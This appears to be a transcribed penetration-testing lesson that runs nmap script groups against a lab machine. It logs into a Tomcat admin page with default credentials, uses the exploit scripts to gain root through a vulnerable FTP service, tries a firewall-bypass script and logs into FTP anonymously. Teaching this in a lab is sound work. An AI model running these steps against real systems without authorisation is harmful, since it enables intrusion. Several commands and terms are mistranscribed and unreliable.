
It leads us to this admin page where we are required to specify username and password. from our scan, we got Tomcat and Tomcat. Let's try it out and see whether it fits. If I type it for the username and Tomcat for the password, click on login.



There it is. We managed to log in to the admin page of the Tomcat server. This is our first vulnerability that we managed to discover and exploit, we are now in the administrator page of the Tomcat, there are other things that we can do right here as well, but for now we are just happy that we managed to gain access to the administrator page, and as you can see we have user databases, mail sessions, data sources, and these are all empty because this is a test machine, but if it was a real machine, this would probably all be filled with some other useful information. Great. Let's leave this on side for now, So we managed to gain access to the Tomcat administrator page with the help of nmap script, Let's see what else we can do with scripts.

So let's go and try out the malware, scan these scripts test whether the target platform is infected by malware or backdoors, let's see whether our target is infected with malware.


```
$nmap --script malware 192.168.0.4 -sS
```



And it doesn't seem to find any malware right here. So let’s try another one.

We're going to use right now the banner script group and what banners are simply what the open port will give us is the information once we connect to it. Banders usually holds information, disclosure and information disclosure, they can give us the exact version of the software running on an open port


$nmap --script banner 192.168.0.4 -sS



We can see the scan has finished and we get the banne,which is the version for the FTP, we get the banner for the sausage that also give's the version, and this is something similar for the version that we covered in nmap, now, sometimes Bender look something that we cannot read.

Let's check out another scan called exploit, this script group will actually try to exploit if it finds a similar vulnerability. Let’s see how we can do this.

$nmap --script exploit 192.168.0.4 -sS




And it did finish. We can see Port 80, found the following possible seats are CSRF vulnerabilities, So here are the possible vulnerabilities that it found for this specific vulnerability, now we're just taking a look at how we can discover them using vulnerability analysis. For FTP port, it tells us that the port is vulnerable, it is running on 2.3.4 version and it seems that it managed to exploit it, as it says, vulnerable and exploitable, and we get the exploit results, the nmap script ran comment and it actually managed to get the root acount on the target machine. So we found another vulnerability, and we got the FTP port that is exploitable. Now, we don't really know how to exploit it yet, but for now, with the help of scripts and vulnerability analysis, we know that is exploitable, now, under these IDs, you can see this name, get used to these type of names, this is how different vulnerabilities are labeled. These

2011 is a year when the vulnerability occurred, but these are just some of the script groups that we can run. Of course, we're not going to be running all of them, as you saw there is a lot of them, you can test them out and see what each and every one of them do.

let us just see how we can run one script, we saw how we can run script groups, but sometimes you will only want to run a single script, we already know where we can find them.


```
$ cd usr/share/nmap/scripts/
```



There is a lot of options and you can choose anything you want from here.


This one seems interesting, firewall bypass.nst is just the extension for the scripts, and by the way, do not blindly run these scripts, what you can do to check out what exactly a certain script does you can type:

$ nmap--script-help firewall-bypass.nse




And it will tell us that this particular script detects some vulnerability in that filter and other firewalls that use Halberstadt Anemically open ports for protocols such as FTP and SIP, it also tells us how the script works. So the script works by spoofing a packet from the target server, asking for opening a related connection to a target port and to run it, in case you want to run it, you can type:

$nmap --script firewall-bypass.nse 192.168.0.4



it seems that we got the exact same output of a normal nmap scan, usually you will get this output. That means the script didn't work. So since this one didn't seem to give any output, let's try another one.


$nmap --script ftp-ano.nse 192.168.0.4



This port telling us that anonymous FTP login is allowed, and I already told you that FTP anonymous login means that you can use anonymous username and a random password to log in to the FTP, let's see whether it will work, let's just test it out, we are curious, we want to see what does this anonymous FTP log in mean, to do that we're going to connect to a target using FTP.

So you just type FTP and then the IP address of the target machine.

Then it asks us for the name lets type anonymous and for the password I just type 123123, you can type anything you want, and then you can see login successful remote system type is Unix and now we can use the help command to see what are our available options inside of this FTP

